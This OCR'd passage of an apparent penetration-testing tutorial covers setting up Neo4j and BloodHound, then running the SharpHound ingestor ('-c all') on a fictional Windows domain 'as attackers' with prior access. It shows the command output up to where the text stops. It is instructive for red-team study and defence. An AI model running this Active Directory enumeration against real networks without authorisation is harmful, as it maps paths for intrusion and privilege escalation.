


"Even though their tools have the capacity to download and execute arbitrary binaries that could be far stealthier, it seems that this group's main focus is to spread as far and fast as possible in their target's network while trying to exfiltrate data."
- ESET, Slovak Cybersecurity Firm on Gamaredon Group

You need to remember the password you set for this database. This will be needed while connecti
-ing Bloodhound to the Neo4j.





One the database creation is successful, start the database by clicking on "Start".



It may take a bit of a time for the database to get started.

"Hacking into a victim of crime's phone is a sort of poetically elegant manifestation of a modus operandi the tabloids have."
- Steve Coogan







The Neo4j database is ready. It's time to get ready Bloodhound. Precompiled Windows binaries of Bloodhound can be downloaded from the download links given in our Downloads section.


"The United States is committed to aggressively using export controls to hold companies accountable that develop, traffic, or use technologies to conduct malicious activities that threaten the cybersecurity of members of civil society, dissidents, government officials, and organizations here and abroad."

- Gina M. Raimondo, US Secretary Of Commerce



How does Bloodhound work? The name of the tool BloodHound is a reference to a scent hound with the same name known for its human tracking ability. This tool has ingestors which are used to collect all the data on the target domain network. The ingestors are in /rsources/app/Collectors/ folder of Bloodhound directory.





The ingestor is named "SharpHound" which is in both executable and Powershell formats. This SharpHound.exe need to be copied to the target Windows domain network about which we want to collect more data.

For example, let's use the Windows domain network corp.okaava.com as target we want to gather more information about. We are assuming we as attackers have already gained limited access to the domain.

```
PS C:\Users> cd prathul.CORP
PS C:\Users\prathul.CORP> dir


    Directory: C:\Users\prathul.CORP


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--         10/3/2021   6:05 AM                Contacts
d-r--         10/3/2021   6:05 AM                Desktop
d-r--         10/3/2021   6:05 AM                Documents
d-r--         10/3/2021   6:05 AM                Downloads
d-r--         10/3/2021   6:05 AM                Favorites
d-r--         10/3/2021   6:05 AM                Links
d-r--         10/3/2021   6:05 AM                Music
d-r--         10/3/2021   6:05 AM                Pictures
d-r--         10/3/2021   6:05 AM                Saved Games
d-r--         10/3/2021   6:05 AM                Searches
d-r--         10/3/2021   6:05 AM                Videos
-a---         7/15/2021  11:42 PM         833024 SharpHound.exe
```

Run SharpHound as shown below.

```
PS C:\Users\prathul.CORP> ./SharpHound.exe -c all
----------------------------------------------
Initializing SharpHound at 4:00 PM on 10/16/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CORP.OKAAVA.COM using path CN=Schema,CN=Configuration,DC=corp,DC=okaava,DC=com
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 17 MB RAM
